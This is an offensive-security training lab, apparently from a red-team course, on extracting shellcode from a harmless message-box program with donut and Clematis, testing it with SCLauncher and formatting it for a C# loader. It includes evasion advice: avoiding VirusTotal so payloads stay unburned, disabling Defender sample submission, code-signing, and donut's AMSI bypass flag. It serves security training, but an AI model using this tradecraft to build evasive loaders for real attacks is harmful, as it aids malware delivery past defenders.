Lab - Shellcode
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
OPSEC HINT : Let's apply some basic best practices when we compile the following code
- add and icon file to the dotnet app.
- add metadata
- Remove comments (comments are normally not in the compiled code) - but when using CSharp we might want to check that. (DNspy/dotpeek0)
- compile without code optimization
- Code-signing
Overview Source Code
SOURCE CODE LOCATION : "C:\THEV\Labs\DialogBox\DialogBox.sln" └── BasicLoader.c -> Our `C` code for popping a dialog box.LAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoader" ├── shellcode_formatter_cs.ps1 └── DialogBox.exe
LAB EXERCISE TASKS
PHASE 1
| Step | Action | Description |
|---|---|---|
| 1. | Dialogbox.exe | Simple C code compiled to an .exe for popping a dialog box. |
| 2. | Extracting shellcode with donut | Compile our code |
| 3. | Extracting shellcode with clematics | Check if our loader flags any signatures |
| 4. | Run code | See if it actually works |
| 5. | Forensic Analysis | Detailed analysis of what this loader does and IOC's |
1. DialogBox.exe
We have a simple C program that pops up a message box - just to show code execution:

When you run this, you see the following:

Nothing fancy here, but again just to show you a simple program that we'll extract shellcode from so we have PIC (position Independent Code), that we can use to inject into memory.
2. Extracting Shellcode with DONUT

DESCRIPTION: Donut is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies. A module created by Donut can either be staged from a HTTP server or embedded directly in the loader itself.
https://github.com/TheWover/donut
DONUT OPTIONS:
| Parameter | Option | Description |
|---|---|---|
| -e | 1=None | Entropy. 1=None, 2=Use random names, 3=Random names + symmetric encryption (default) |
| -a | 2=amd64 | Target Architecture. 1=x86, 2=amd64, 3=x86+amd64(default) |
| -o | loader.bin | Output file to save loader. Default is "loader.bin" |
| -f | Output format. 1=Binary (default), 2=Base64, 3=C, 4=Ruby, 5=Python, 6=Powershell, 7=C#, 8=Hex | |
| -z | 1=None | Pack/Compress file. 1=None, 2=aPLib, 3=LZNT1, 4=Xpress |
| -b | 1=None | Bypass AMSI/WLDP/ETW : 1=None, 2=Abort on fail, 3=Continue on fail.(default) |
| -k | 2=Keep all | Preserve PE headers. 1=Overwrite (default), 2=Keep all |
- Open a
powershellprompt and usedonutto extract shellcode from our DialogBox.exe
cd C:\THEV\Labs\Lab_basicloader
donut.exe -e 1 -a 2 -o donut_shellcode.cs -f 7 -i DialogBox.exe -z 1 -b 1 -k 2

Since we'll be writing our shellcode loader in
C# (dotnet), we need to make sure our Output format will be aC#array.
Let's have a look at the shellcode donut extracted for us from our simple C program "DialogBox.exe" - open "donut_shellcode.cs" with Visual Studio Code:

As we can see the format is in hex format 0x, exactly what we need for our loader. This lab is mainly about generating some shellcode payloads - in the next lab we'll start building our shellcode loader and use all of the shellcode payloads we generated!
Running our shellcode
Previously we put the format of our donut shellcode to C#, so we can use it as an array in our dotnet shellcode loader we'll build in the next lab. But let's see if our shellcode actually works. Let's create a new shellcode but now as a raw binary format (the only difference is that we don't have the 0x in front of each byte).
We need to use donut with the
- Open a command prompt with
Administrator privileges:
cd C:\THEV\Labs\Lab_basicloader
donut.exe -e 1 -a 2 -o donut_shellcode.raw -f 1 -i DialogBox.exe -z 1 -b 1 -k 2

NOTE: The size of this raw shellcode is ~ 59 Kb, a bit larger than the original DialogBox.exe - this is because of reasons....
Let's use a simple shellcode launcher to verify our shellcode actually works - SCLauncher. This program is designed to load 32-bit or 64-bit shellcode and allow for execution or debugging. In addition, it can produce executable PE files based on the desired shellcode. This can ease testing as the output binary can be used by standard reverse engineering (Forensics) tools (i.e. IDA Pro, x64dbg and other debuggers).

https://github.com/jstrosch/sclauncher
- Open a
command promptwithAdministrator privileges:
cd C:\THEV\Labs\Lab_basicloader
sclauncher64.exe -f="donut_shellcode.raw"

Great, our shellcode is executing!
3. Extracting Shellcode with Clematis
DESCRIPTION: A powerful tool for converting PE files (EXE/DLL) into position-independent shellcode.

https://github.com/CBLabresearch/Clematis
- Open a
command promptwithAdministrator privileges:
cd C:\THEV\clematis
python .\clematis.py -f C:\THEV\labs\Lab_BasicLoader\DialogBox.exe -o C:\THEV\labs\Lab_BasicLoader\clematis_shellcode.raw -g false -c false

Let's check if our shellcode will run with SCLauncher :
- From the same command prompt:
cd C:\THEV\Labs\Lab_basicloader
sclauncher64.exe -f="clematis_shellcode.raw"

Yes it works as well (of course - we tested this :)) - finally let's convert this raw binary shellcode to a C# array so we can use it in the next lab.
- Open a powershell prompt with
Administrator privileges:
cd C:\THEV\Labs\Lab_BasicLoader\
.\shellcode_formatter_cs.ps1 clematis_shellcode.raw
This will write a new file to our C:\THEV\Labs\Lab_BasicLoader directory formatted in C# called clematis_shellcode.raw.cs. When you open this with Visual Studio CODE or notepad (not visual studio 2019!) we can check the format:

NOTE:
shellcode_formatter_cs.ps1is a simple powershell script that reads all bytes from a binary and adds0xto each byte and then a comma,to put it in aC# arrayformat.

When we open both the raw shellcode and the formatted C# shellcode we can see how the script works (we need to install a HEX editior extension in VS Code to view the binary file):
Install Hex editor extension:



When you open the raw binary file in vscode select hex editor instead of text (vscode will ask you what to do):

Why are we showing you this? Well, just to show you how you can extract and modify shellcode to the correct format for the loader you are using (C, C++, C#, Rust all have different formats they expect). Not all tools or attack frameworks support this - but it's easy enough when you can at least get a binary shellcode to manipulate that to what you need.
4. Generating Shellcode with MSFVenom (popup)
